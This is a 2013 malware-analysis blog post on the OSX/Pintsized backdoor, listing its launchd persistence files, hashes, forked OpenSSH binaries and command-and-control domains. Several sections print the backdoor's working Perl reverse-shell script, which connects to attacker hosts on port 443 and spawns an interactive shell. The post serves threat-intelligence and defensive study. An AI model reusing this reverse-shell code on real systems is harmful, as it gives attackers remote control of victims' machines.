OSX/Pintsized Backdoor Additional Details

eromang.zataz.com/2013/03/24/osx-pintsized-backdoor-additional-details/

wow 24/03/2013

In complement to my blog post regarding , you will find here under some additional informations regarding **OSX/Pintsized,** the backdoor used to in these attacks.

OSX/Pintsized backdoor was initially described by **Intego**, the 19 February, with some details. At the time of Intego post, all of the C&C components were sinkholed to **Shadowserver**. The backdoor was composed of clear text reverse shell perl scripts, executed a regular interval, and by a forked version of OpenSSH named "*cupsd*". A RSA key was embedded in the forked OpenSSH, reported domain name of C&C was "*corp-aapl.com*" and reported file names were:

- com.apple.cocoa.plist
- cupsd (Mach-O binary)
- com.apple.cupsd.plist
- com.apple.cups.plist
- com.apple.env.plist

F-Secure also reported, the 19 February, some additional C&C servers "*cloudbox-storage.com*" and "*digitalinsight-ltd.com*". **Symantec** reported some additional details on the C&C domain names "*cache.cloudbox-storage.com*", "*img.digitalinsight-ltd.com*" and "*pop.digitalinsight-ltd.com*", and also reported the storage location of the forked version of OpenSSH "*/Users/[USER NAME]/.cups/cupsd*".

By doing an analysis of OSX/Pintsized I can provide the following additional informations:

All files, targeting OSX, were controlled by **launchd** daemon through **launchd.plist** configuration files. Here under the list of all known launchd configuration files.

7fe4149b82516ae43938de6b8316ed84

First seen: 2013-02-19 / **Label:** com.apple.cupsd / **RunAtLoad:** true / **StartInterval:** 900 / **C&C:** corp-aapl.com:8443

Execute "*/Users/[USER NAME]/.cups/cupsd -z corp-aapl.com -P 8443*"

2e35b9a683ccc2408fef5ca575abf0e6

First seen: 2013-02-19 / **Label:** com.apple.cupsd / **RunAtLoad:** true / **StartInterval:** 900 / **C&C:** corp-aapl.com:8443

Execute "*/Users/[USER NAME]/.cups/cupsd -z corp-aapl.com -P 8443*"

27f241c64303e4e2d1d94d3143a48eb9

First seen: 2013-02-19 / **Label:** com.apple.istore / **RunAtLoad:** true / **StartInterval:** 900 / **C&C:** cache.cloudbox-storage.com:443

Execute the following script with */usr/bin/perl*

```
use Socket;
$p=sockaddr_in(443,inet_aton("cache.cloudbox-storage.com"));
socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
connect(S,$p);
open(STDIN,">&S");
open(STDOUT,">&S");
open(STDERR,">&S");
exec("/bin/sh -i");
```

2b9b84f0612d6f9d7efb705dd7522f83

First seen: 2013-02-19 / **Label:** com.apple.env / **RunAtLoad:** true / **StartInterval:** 900 / **C&C:** cache.cloudbox-storage.com:443

Execute the following script with */usr/bin/perl*

```
use Socket;

$p=sockaddr_in(443,inet_aton("cache.cloudbox-storage.com"));
socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
connect(S,$p);
open(STDIN,">&S");
open(STDOUT,">&S");
open(STDERR,">&S");
exec("/bin/sh -i");
```

34cee92669e0c60a9dbafae7319f49db

First seen: 2013-02-19 / **Label:** com.apple.env / **RunAtLoad:** true / **StartInterval:** 900 / **C&C:** img.digitalinsight-ltd.com:443

Execute the following script with */usr/bin/perl*

```
use Socket;
$p=sockaddr_in(443,inet_aton("img.digitalinsight-ltd.com"));
socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
connect(S,$p);
open(STDIN,">&S");
open(STDOUT,">&S");
open(STDERR,">&S");
exec("/bin/sh -i");
```

d3f151b246deb74890c612606c6ad044

First seen: 2013-02-19 / **Label:** com.apple.env / **RunAtLoad:** true / **StartInterval:** 900 / **C&C:** pop.digitalinsight-ltd.com:443

Execute the following script with */usr/bin/perl*

```
use Socket;
$h="pop.digitalinsight-ltd.com ";
$h=~s/\s+$//;
$p=sockaddr_in(443 ,inet_aton($h));
socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
connect(S,$p);
open(STDIN,">&S");
open(STDOUT,">&S");
open(STDERR,">&S");
exec("/bin/sh -i");
```

f419dfb35a0d220c4c53c4a087c91d5e

First seen: 2013-02-19 / **Label:** com.apple.env / **RunAtLoad:** true / **StartInterval:** 900 / **C&C:** pop.digitalinsight-ltd.com:443

Execute the following script with */usr/bin/perl*

```
use Socket;
$p=sockaddr_in(443,inet_aton("pop.digitalinsight-ltd.com"));
socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
connect(S,$p);
open(STDIN,">&S");
open(STDOUT,">&S");
open(STDERR,">&S");
exec("/bin/sh -i");
```

59424d4a567ae809f96afc56d22892b2

First seen: 2013-02-19 / **Label:** com.apple.env / **RunAtLoad:** true / **StartInterval:** 999 / **C&C:** img.digitalinsight-ltd.com:443

Execute the following script with */usr/bin/perl*

```
use Socket;
$p=sockaddr_in(443,inet_aton("img.digitalinsight-ltd.com"));
socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
connect(S,$p);
open(STDIN,">&S");
open(STDOUT,">&S");
open(STDERR,">&S");
exec("/bin/sh -i");
```

Here under all binary files, aka "*/Users/[USER NAME]/.cups/cupsd*" or "*/usr/sbin/muxd*".

0ec55685affc322a5d7be2e9ca1f9cbf

First seen: 2013-01-31 / **CPU Architecture:** 64 bit

Fork of OpenSSH_6.0 with no logging, and "*-P*" and "*-z*" hidden command arguments. "*PuffySSH_5.8p1*" string. 2048 bit embedded private key with associated public key.

3a861b8526e397b3684a99f363ec145b

First seen: 2013-02-20 / **CPU Architecture:** 64 bit

Fork of OpenSSH_6.0p1 with no logging, and "*-P*" and "*-z*" hidden command arguments. "*PuffySSH_5.8p1*" string. 2048 bit embedded private key with associated public key.

Here under an additional binary caught when Microsoft also pointed the fact that they were victim of this campaign.

1582d68144de2808b518934f0a02bfd6


First seen: 2013-01-22 / **Internal name:** javacpl.exe

One additional file who was reported linked to the campaign:

622fc8b7daf425aed7f9ffa97e30c611

First seen: 2013-01-04 / **Type:** Java serialized data

If you take a look at all the domain names sinkholed to **Shadowserver**, you will see additional domain names.



Domain name: corp-appl.com – **Creation Date:** 05-mar-2012

Domain name: cloudbox-storage.com – **Creation Date:** 07-dec-2012 – **Sub-domains:** cache.cloudbox-storage.com

Domain name: digitalinsight-ltd.com – **Creation Date:** 22-mar-2012 – **Sub-domains:** ads.digitalinsight-ltd.com, img.digitalinsight-ltd.com, www.digitalinsight-ltd.com and pop.digitalinsight-ltd.com

Domain name: clust12-akmai.net – **Creation Date:** 06-jun-2012 – **Sub-domains:** fb.clust12-akmai.net and fbu.clust12-akmai.net

Domain name: jdk-update.com – **Creation Date:** 31-oct-2012 – **Sub-domains:** ww1.jdk-update.com and www.jdk-update.com

Domain name: fbcbn.net – **Creation Date:** 09-oct-2012 – **Sub-domains:** ak.fbcbn.net and static.ak.fbcbn.net